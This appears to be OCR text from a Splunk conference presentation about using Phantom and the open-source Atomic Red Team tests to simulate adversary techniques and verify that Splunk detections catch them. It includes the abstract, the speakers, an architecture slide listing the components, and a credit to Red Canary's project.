
Products: Splunk Enterprise, Splunk Cloud, Splunk Enterprise Security, Phantom

SPEAKERS

David Herrald, Staff Security Strategist, Splunk

Tim Frazier, Senior Sales Engineer, Splunk


Your organization spends a lot of time and money on its security program. Shouldn't you be able to show that all the investment is paying off? With the popularity of Splunk Security Essentials and the Splunk Enterprise Security Content Update, Splunk customers have never had access to more high-quality analytics, but how can you ensure that they are working correctly? Can you detect known adversary tactics, techniques and procedures? This presentation will introduce a new method for adversary simulation using Splunk. We'll show how this framework can test your detection capabilities against the techniques included in MITRE ATT&CK™ using the Atomic Red Team open source project. This approach will take advantage of the Phantom platform to orchestrate test execution on live systems. Finally, we will analyze evidence of the activity in Splunk. Associated Splunk apps and resources will be published, so you can start taking advantage of this as soon as you return to the office.




Slides and Video

https://conf.splunk.com/conf-online.html?search=1244#/


TL;DR


Splunk
ATT&CK Navigator
Simulation Runner
Splunk Security Analytics
splunk>
Security Essentials
Splunk Enterprise Security
ES CONTENT UPDATE
Phantom
Atomic Red Team App
Implements ATR in Phantom
Adversary Simulation Playbook
Executes Atomic Red Team detection tests
Windows
Splunk UF
OSX
Splunk UF
Linux
Splunk UF

TL;DR


Splunk
ATT&CK Navigator
Simulation Runner
Splunk Security Analytics
splunk>
Security Essentials
Splunk Enterprise Security
ES CONTENT UPDATE
Phantom
Atomic Red Team App
Implements ATR in Phantom
Adversary Simulation Playbook
Executes Atomic Red Team detection tests
Windows
Splunk UF
OSX
Splunk UF
Linux
Splunk UF

Use this Tooling to Develop New Detections



Thank You to Atomic Red Team

red canary

Products Solutions Resources Company REQUEST A DEMO

OPEN SOURCE TOOL

Atomic Red Team

Atomic Red Team is an open source collection of small, highly portable tests mapped to the corresponding techniques in the MITRE ATT&CK framework. These tests can be used to validate detection and response technology and processes.

